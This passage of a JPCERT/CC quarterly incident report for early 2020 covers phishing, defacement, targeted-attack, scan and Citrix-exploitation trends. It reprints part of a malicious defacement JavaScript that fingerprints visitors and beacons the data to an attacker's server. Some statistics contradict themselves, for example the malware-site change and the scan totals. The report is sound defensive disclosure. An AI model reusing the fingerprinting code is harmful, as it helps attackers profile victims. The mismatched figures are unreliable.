phishing sites were operated with the same IP address.

The parties that JPCERT/CC contacted for coordination of phishing sites were 38% domestic and 62% overseas for this quarter, indicating an increase in the proportion of domestic parties compared to the previous quarter (domestic: 36%, overseas: 64%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 192. This was a 34% decrease from 292 in the previous quarter.
In most cases of website defacement, the aim is to infect the host used to access the website with malware, but a website defacement identified in January was designed to load a malicious JavaScript file into the browser, instead of infecting the host with malware. This JavaScript file was used to send the following information on the client computer as URL parameters to a server prepared by the attacker.

- Whether operated in a virtual environment
- Type of anti-virus software installed
- Web browser information
- Microsoft Office information
- User-Agent

[Figure 12] shows part of the JavaScript file that sends the client environment information to an external site.

```
var strServer = "s.php";
function loadD(strData)
{
  var imgObj = new Image;
  imgObj.src = strServer + "?s=" + strData;
  false;
}

function getVMInfo(nVerbose)
{
  var canvas = document.createElement("canvas");
  var gl = canvas.getContext("experimental-webgl") || canvas.getContext("webgl");
  var nLoadRet = "";
  if (!gl)
  {
    return "Unknow";
  }
  var ext = gl.getExtension("WEBGL_debug_renderer_info");
  if (!ext)
  {
    return "Unknow";
  }
  var vendor = gl.getParameter(ext.UNMASKED_VENDOR_WEBGL);
  var renderer = gl.getParameter(ext.UNMASKED_RENDERER_WEBGL);
  var iValue = renderer.indexOf(subValueVM);
  var iValue2 = renderer.indexOf(subValueVM2);
  if (iValue != -1 || iValue2 != -1)
  {
    if (nVerbose == 1)
    {
      nLoadRet = "VMware Enabled (vendor:" + vendor + ", renderer : " + renderer + ")";
      loadD(nLoadRet);
    }
```

[Figure 12 : JavaScript file that sends client information to an external site]

3.3. Targeted Attack Trends

There was 2 incident categorized as a targeted attack. This was an 67% decrease from 6 in the previous quarter. JPCERT/CC did not ask any organization to take action this quarter. The incidents identified are described below

(1) An attack causing malware infection through a malicious shortcut file

As in the previous quarter, JPCERT/CC continued to receive reports of attacks apparently targeting virtual currency exchanges this quarter. The method identified used an e-mail or LinkedIn message to try to trick the recipient into downloading a malicious ZIP file. The ZIP file contains a password-locked decoy document (see [Figure 13]) and a shortcut file named Password.txt.lnk. This shortcut file contains a command that downloads and executes VBScript, and when the downloaded VBScript is executed, another file is downloaded and executed, causing malware infection.

This attack was observed during this quarter.

[Figure 13 : Example of a decoy document used in the attack]

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 250. This was a 22% increase from 250 in the previous quarter.

The number of scans reported in this quarter was 713. This was a 4% decrease from 744 in the previous quarter. The ports that the scans targeted are listed in [Chart 6]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and SMTP (25/TCP).

[Chart 6 : Number of scans by port]

Port	Jan	Feb	Mar	Total
22/tcp	165	98	146	409
80/tcp	39	36	40	115
25/tcp	21	16	24	61
23/tcp	2	15	17	34
445/tcp	13	3	14	30
443/tcp	10	9	11	30
62223/tcp	6	7	13	26
9530/tcp	0	4	6	10
1433/tcp	3	1	5	9
5555/tcp	2	1	5	8
60001/tcp	0	3	4	7
3389/tcp	4	0	3	7
37215/tcp	2	0	2	4
21/tcp	1	2	1	4
143/tcp	1	1	2	4
85/tcp	2	0	1	3
6379/tcp	0	2	1	3
4567/tcp	1	1	1	3
26/tcp	1	0	2	3
Unknown	9	25	12	46
Monthly Total	282	224	310	816

There were 492 incidents categorized as other. This was a 14% increase from 432 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Coordination involving reports concerning devices using vulnerable versions of Citrix Application Delivery Controller and Citrix Gateway

In early January 2020, a number of attacks targeting the vulnerability in Citrix Application Delivery Controller and Citrix Gateway (CVE-2019-19781 published in December 2019) soon after its proof-of-concept (PoC) exploit code was made available, and in mid-January 2020, an overseas security vendor reported the IP addresses (approximately 230) of Japanese devices affected by this vulnerability.

Based on this report, JPCERT/CC contacted operators managing the relevant IP addresses in Japan and requested them to check the version of the devices they were using, and to implement the workaround presented by Citrix if they were using a vulnerable version. JPCERT/CC also issued a security alert regarding the vulnerability.

Alert Regarding Vulnerability (CVE-2019-19781) in Citrix Products
https://www.jpcert.or.jp/english/at/2020/at200003.html

JPCERT/CC has received a number of incident reports concerning exploitation of this vulnerability, and artifacts found on the targeted devices included a script for obtaining files from an external site, a webshell apparently obtained by the script, and an ELF binary that monitors a specific folder and removes files.

(2) Coordination involving reports concerning credit card information of domestic users collected by malware

In late January 2020, an overseas security organization contacted JPCERT/CC with information concerning domestic users found on a server used for malware (Ursnif) communications. JPCERT/CC found that the it contained information of domestic users, including credit card numbers. Although information like the source of malware infection could not be identified, the information obtained was provided to credit card-related operators to help prevent the stolen information from being misused.

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2019 Fiscal Year".